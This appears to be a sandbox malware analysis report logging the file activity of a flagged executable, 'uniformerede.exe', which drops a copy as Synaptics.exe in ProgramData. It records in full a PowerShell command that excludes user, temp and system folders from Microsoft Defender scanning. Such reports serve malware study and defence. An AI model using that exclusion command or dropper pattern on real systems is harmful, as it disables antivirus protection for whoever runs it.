Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6348, Parent PID: 6292

General

Target ID:	4

Start time:	04:37:42
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -Command "Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force"
Imagebase:	0x1010000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDACF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tfhs1qp5.1e4.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iivijlnh.tvc.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW
C:\Users\user\Documents\20220527	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBFBEFF	CreateDirectoryW
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.PEGMRVYd.20220527043744.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBF1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tfhs1qp5.1e4.ps1	success or wait	1	6CBF6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iivijlnh.tvc.psm1	success or wait	1	6CBF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tfhs1qp5.1e4.ps1	0	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iivijlnh.tvc.psm1	0	1	31	1	success or wait	1	6CBF1B4F	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.PEGMRVYd.20220527043744.txt	0	3	ff		success or wait	1	6CBF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220527\PowerShell_transcript.701188.PEGMRVYd.20220527043744.txt	3	691	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 30 34 33 37 34 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 30 31 31 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220527043746Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 701188 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	6CBF1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 68 14 00 00 18 00 00 00 fd 0c fd 04 fd 07 fd 07 fd 07 00 00 4c 01 4b 00 0f 00 7d 0c 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@ehLK}@	success or wait	1	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 50 00 00 00 0e 00 20 00	H<@^L"My:P	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6E0776FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6E0776FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 16 3b 00 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 1b 3b 00 01 19 3b 00 01 fd 3c 00 01 fd 3c 00 01 fd 3c 00 01 57 03 00 01 4d 03 00 01 fd 45 00	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@ T@=M@DM@:M@"M@M@!M@;M@D@D@M<M$M8M?M;BMDmE;;<<<WME	success or wait	11	6E0776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6DD9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CBF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD85705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CBF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBF1B4F	ReadFile

Analysis Process: conhost.exe PID: **6356**, Parent PID: **6316**

General

Target ID:	5
Start time:	04:37:43
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: uniformerede.exe PID: **6432**, Parent PID: **6316**

General

Target ID:	6
Start time:	04:37:43
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\uniformerede.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\uniformerede.exe"
Imagebase:	0x400000
File size:	1270272 bytes
MD5 hash:	FEDAD1ADEC8A1D90444051B5BDC6445D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000006.00000000.270423175.0000000000401000.00000020.00000001.01000000.00000004.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000006.00000002.286644380.0000000000401000.00000020.00000001.01000000.00000004.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Users\user\AppData\Local\Temp\uniformerede.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\._cache_uniformerede.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40993E	CreateFileA
C:\ProgramData\Synaptics	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	409F66	CreateDirectoryA
C:\ProgramData\Synaptics\Synaptics.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	473880	CopyFileA

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\._cache_uniformerede.exe	0	498497	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPg LPf*_;PfsVPf.V`PfRichPf PELOah*	success or wait	1	40998D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
